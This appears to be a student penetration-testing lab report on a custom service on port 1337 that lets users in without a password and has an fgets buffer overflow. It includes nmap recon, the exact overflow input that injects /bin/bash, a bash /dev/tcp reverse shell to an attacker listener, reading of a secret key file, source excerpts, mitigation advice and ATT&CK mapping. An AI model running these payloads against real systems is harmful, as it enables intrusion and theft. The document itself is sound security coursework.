Ex070-Brians Service

Jigar Patel

2023-10-17

Contents

1 Technical Report **2**

1.1 Finding: *Arbitrary Code Execution in Brian's Service* 2

2 Attack Narrative - Attacking Brian's Service **3**

2.1 MITRE ATT&CK Framework TTPs 8

1 Technical Report

1.1 Finding: *Arbitrary Code Execution in Brian's Service*

Severity Rating

CVSS Base Severity Rating: 7.3 AV:N AC:L PR:N UI:N S:U C:L I:L A:L

Vulnerability Description

The machine www.artstailor.com runs a vulnerable service on port 1337. The service is custom-developed and has vulnerable authentication and a buffer overflow vulnerability. These vulnerabilities allow arbitraty code execution on the machine with the privileges of the account owned by the web-admin *brian*. The attack complexity is low.

Confirmation method - Vulnerable Authentication


Netcat to the service on 1337. When the service asks for username, enter a valid username. In this case it is brian. If the service without asking for a strong password allows us execute few commands then the authentication is vulnerable.

Confirmation method - Buffer Overflow

Provide long strings to various inputs such as username and command. If the service shows signs of overflow through distorted outputs, then the service is still vulnerable.

A more concrete example is the steps we performed.


1. **Buffer Overflow in user input**



```
┌──(kali㉿kali)-[~]
└─$ nc 172.70.184.133 1337
Enter Name of admin (max 15 characters)
AAAAAAAAAAAAAAAAhsab/nib/
Enter Name of admin (max 15 characters)
brian
Enter Command
netstat -nat
ip a
/bin/bash
/bin/bash
bash -i >& /dev/tcp/172.24.0.10/8000 0>&1
█
```

Provide a long input such as above in username input and check for signs of Overflow in service's output.

2. **Buffer Overflow in user command input**



```
┌──(kali㉿kali)-[~]
└─$ nc 172.70.184.133 1337
Enter Name of admin (max 15 characters)
brian
Enter Command
netstat -nat
ip a
ps auxww
klsdfjkldsjfkldsjflksdfjlkdjfoiewafnjiowenionviowen
Enter Command
netstat -nat
klsdfjklds
klsdfjkldsjfknewoivnoi
```

   Provide a long input such as above in commands input and check for signs of Overflow in service's output.

.


Mitigation or Resolution Strategy

Code refactoring is required to strengthen both authentication and the overflow vulnerability. For authentication, the server should ask for a complex password along with publicly available or guessable username. To resolve the overflow vulnerability the parameters for the *fgets* function calls in the service should be corrected.

In the future, better testing practices need to be employed when deploying services that are accessible from the Internet.

2 Attack Narrative - Attacking Brian's Service

1. We run an nmap scan against the web server www.artstailor.com @ 172.70.185.133. We scan the port range 1-5000 using a TCP scan.



```
┌──(kali㉿kali)-[~]
└─$ nmap -sC -sV -p1-5000 www.artstailor.com
Starting Nmap 7.94 ( https://nmap.org ) at 2023-10-02 14:22 EDT
Nmap scan report for www.artstailor.com (172.70.184.133)
Host is up (0.0012s latency).
rDNS record for 172.70.184.133: ns.artstailor.com
Not shown: 4995 closed tcp ports (conn-refused)
PORT     STATE SERVICE VERSION
21/tcp   open  ftp     vsftpd 2.3.4
|_ftp-anon: got code 500 "OOPS: vsftpd: refusing to run with writable anonymo
us root".
22/tcp   open  ssh     OpenSSH 9.2p1 Debian 2 (protocol 2.0)
| ssh-hostkey:
|   256 3c:d8:88:1f:86:cf:44:c8:d5:68:33:13:1c:de:2d:dd (ECDSA)
|_  256 db:47:2d:75:19:14:fd:5c:6c:cf:2e:95:9e:13:30:b7 (ED25519)
53/tcp   open  domain  ISC BIND 9.18.16-1~deb12u1 (Debian Linux)
| dns-nsid:
|_  bind.version: 9.18.16-1~deb12u1-Debian
80/tcp   open  http    Apache httpd 2.4.57 ((Debian))
|_http-title: Art's Tailor Shop
|_http-server-header: Apache/2.4.57 (Debian)
1337/tcp open  waste?
| fingerprint-strings:
|   DNSStatusRequestTCP, DNSVersionBindReqTCP, NULL, RPCCheck, SMBProgNeg, X1
```

We have the following observations:

(a) A service on port 21. Running vsFTPD.


(b) A service on port 22. Running OpenSSH.

(c) A service on port 53. Running ISC Bind for DNS.

(d) A service on port 80. Running Apache HTTPD.

(e) A service on port 1337. **Probably Brian's service**.


2. We will try to connect using netcat to port **1337**. The service asks for a username. I tried **brian** and it logged me in. **No password was asked**.



```
┌──(kali㉿kali)-[~]
└─$ nc 172.70.184.133 1337
Enter Name of admin (max 15 characters)
Brian
Enter Name of admin (max 15 characters)
brian
Enter Command
netstat -nat
ip a
ps auxww
```

3. We observe that we can only run commands that are shown in the list with the exact parameters. We can run *netstat*, *ip*, and *ps*.


4. Fuzzing the input, we find out that providing long strings leads to buffer overflow.



```
┌──(kali㉿kali)-[~]
└─$ nc 172.70.184.133 1337
Enter Name of admin (max 15 characters)
brian
Enter Command
netstat -nat
ip a
ps auxww
klsdfjkldsjfkldsjflksdfjlkdjfoiewafnjiowenionviowen
Enter Command
netstat -nat
klsdfjklds
klsdfjkldsjfknewoivnoi
```

We observe that the **overflow changes the commands that we can execute**.


5. By carefully crafting a input, we can overflow the buffer to inject commands that could get us a shell. First we try to inject command **id**.



```
┌──(kali㉿kali)-[~]
└─$ nc 172.70.184.133 1337
Enter Name of admin (max 15 characters)
brian
Enter Command
netstat -nat
ip a
ps auxww
idiwjofijwoeifjiwjfoiwjfoiwjfiowejfiowjefoi
Enter Command
netstat -nat
id
idiwjofijwoeii
id
uid=1000(brian) gid=1000(brian) groups=1000(brian),100(users)
```

Here after injecting the id command, we are able to run it. The output shows us that we are running the shell with username **brian**.

6. We also observe that the overflow also occurs in input where it asks for Name. After few trials and errors, it is found that we can overflow the name to inject **/bin/bash** into runnable commands.




```
┌──(kali㉿kali)-[~]
└─$ nc 172.70.184.133 1337
Enter Name of admin (max 15 characters)
AAAAAAAAAAAAAAAAhsab/nib/
Enter Name of admin (max 15 characters)
brian
Enter Command
netstat -nat
ip a
/bin/bash
/bin/bash
id
uid=1000(brian) gid=1000(brian) groups=1000(brian),100(users)
```

We have a shell, however, we can also get a more stable reverse shell.


7. Run **nc -lvnp LPORT** on the attack machine to capture the reverse shell.

Now inject the shell command for reverse shell in Brian's service and run it. Use the IP of the attack machine and LPORT as the targets for the reverse shell.




```
┌──(kali㉿kali)-[~]
└─$ nc 172.70.184.133 1337
Enter Name of admin (max 15 characters)
AAAAAAAAAAAAAAAAhsab/nib/
Enter Name of admin (max 15 characters)
brian
Enter Command
netstat -nat
ip a
/bin/bash
/bin/bash
bash -i >& /dev/tcp/172.24.0.10/8000 0>&1
```

The captured shell is now available on listening port.




```
┌──(kali㉿kali)-[~]
└─$ nc -lvnp 8000
listening on [any] 8000 ...
connect to [172.24.0.10] from (UNKNOWN) [172.70.184.133] 54484
bash: cannot set terminal process group (562): Inappropriate ioctl for device
bash: no job control in this shell
brian@www:/$
```

8. Now we can read Brian's home directory. We find an encoded key in the hidden secrets file.



```
┌──(kali㉿kali)-[~]
└─$ nc -lvnp 8000
listening on [any] 8000 ...
connect to [172.24.0.10] from (UNKNOWN) [172.70.184.133] 40760
bash: cannot set terminal process group (562): Inappropriate ioctl for device
bash: no job control in this shell
brian@www:/$ cd home/brian
cd home/brian
brian@www:~$ ls -la
ls -la
total 48
drwx------ 3 brian brian 4096 Oct  2 03:07 .
drwxr-xr-x 6 brian brian 4096 Sep 13 22:20 ..
-rw------- 1 brian brian   85 Oct  2 03:07 .bash_history
-rw-r--r-- 1 brian brian  220 Aug 27 20:54 .bash_logout
-rw-r--r-- 1 brian brian 3526 Aug 27 20:54 .bashrc
drwxr-xr-x 2 root  root  4096 Sep 19 21:45 bin
-rw-r--r-- 1 brian brian 5290 Aug 27 20:54 .face
lrwxrwxrwx 1 brian brian    5 Aug 27 20:54 .face.icon → .face
-rw-r--r-- 1 brian brian  807 Aug 27 20:54 .profile
-rw-r--r-- 1 brian brian  104 Sep 19 15:26 .secret
-rw-r--r-- 1 opp   opp   3721 Sep 19 21:45 toool.c
-rw-r--r-- 1 brian brian    4 Oct  2 01:51 tooold.pid
brian@www:~$ cat .secret
cat .secret
KEY009-\x80\xa9\x86\xbc\xa6\xb7\x80\xa6\x92\xa1\x9f\x95\xc7\x9d\xc0\x9e\xbc\x9e\xb2\x85\xb7\x86\xcc\xcc
brian@www:~$
```

9. We also find the source code for the service in **toools.c**. Cat*ing* the file, we observe the following.



```
#define MY_PORT 1337
#define IP 0
#define MY_NAME "brian"

#define BUFLEN 1024
#define NAMELEN 16
#define CMDLEN 12
```


The following constants are defined.

(a) BUFLEN = 1024 (the size of the buffer that fgets will write into)

(b) NAMELEN = 16 (the size of the admin name buffer)


(c) CMDLEN = 12 (the size of the next_command & copy_command buffer)

These following variables are defined.




```
  char commands[37];
  char admin[NAMELEN];
  char next_command[CMDLEN+1];
  char copy_command[CMDLEN+1];
```

The buffer Overflow occurs when *fgets* reads std input and writes into two variables **admin** & **copy_command** with the incorrect size **BUFLEN**. Since both variables are of size **NAMELEN** and **CMDLEN** respecitivey, which are both **very small** than **BUFLEN**. This leads to the Buffer Overflow that lets us write into the adjacent **commands variable**. This variable contains the possible commands (but in **reverse**). Therefore, by writing into the commands variable using Buffer Overflow due to incorrect parameters to fgets, we were able to manipulate the list of executable commands and get a shell.



```
  // get admin user credential
  while (strcmp(admin,MY_NAME) ≠ 0) {
    printf("%s\n",enter_name);
    fflush(stdout); // Required for user interaction
    fgets(admin, BUFLEN, stdin);
    admin[strlen(admin)-1] = '\0';
  }
```



```
// Process commands
while(1) {

  // list available commands
  printf("%s\n",enter_command);
  for(int i=2; i >= 0; i--){
    // print reverse of command buffer entry
    j = strlen(commands + CMDLEN*i);
    p = commands + CMDLEN*i + j - 1;
    while(p >=commands + CMDLEN*i) {
      printf("%c", *p);
      p--;
    }
    printf("\n");
  }
  fflush(stdout);

  // read user command, terminate on EOF
  if (fgets(copy_command, BUFLEN, stdin) == NULL) {
    exit(EXIT_SUCCESS);
  }
```

2.1 MITRE ATT&CK Framework TTPs

- **TA0043:** Reconnaissance
  - **T1592:** Gather Victim Host Information
    - **.002:** Software
- **TA0001:** Initial Access
  - **T1190:** Exploit Public-Facing Application
    - **NA:** NA
- **TA0001:** Initial Access
  - **T1078:** Valid Accounts
    - **.003:** Local Accounts
- **TA0002:** Execution
  - **T1059:** Command and Scripting Interpreter
    - **.004:** Unix Shell
- **TA0007:** Discovery
  - **T1087:** Account Discovery
    - **.001:** Local Account
- **TA0007:** Discovery
  - **T1083:** File and Directory Discovery
    - **NA:** NA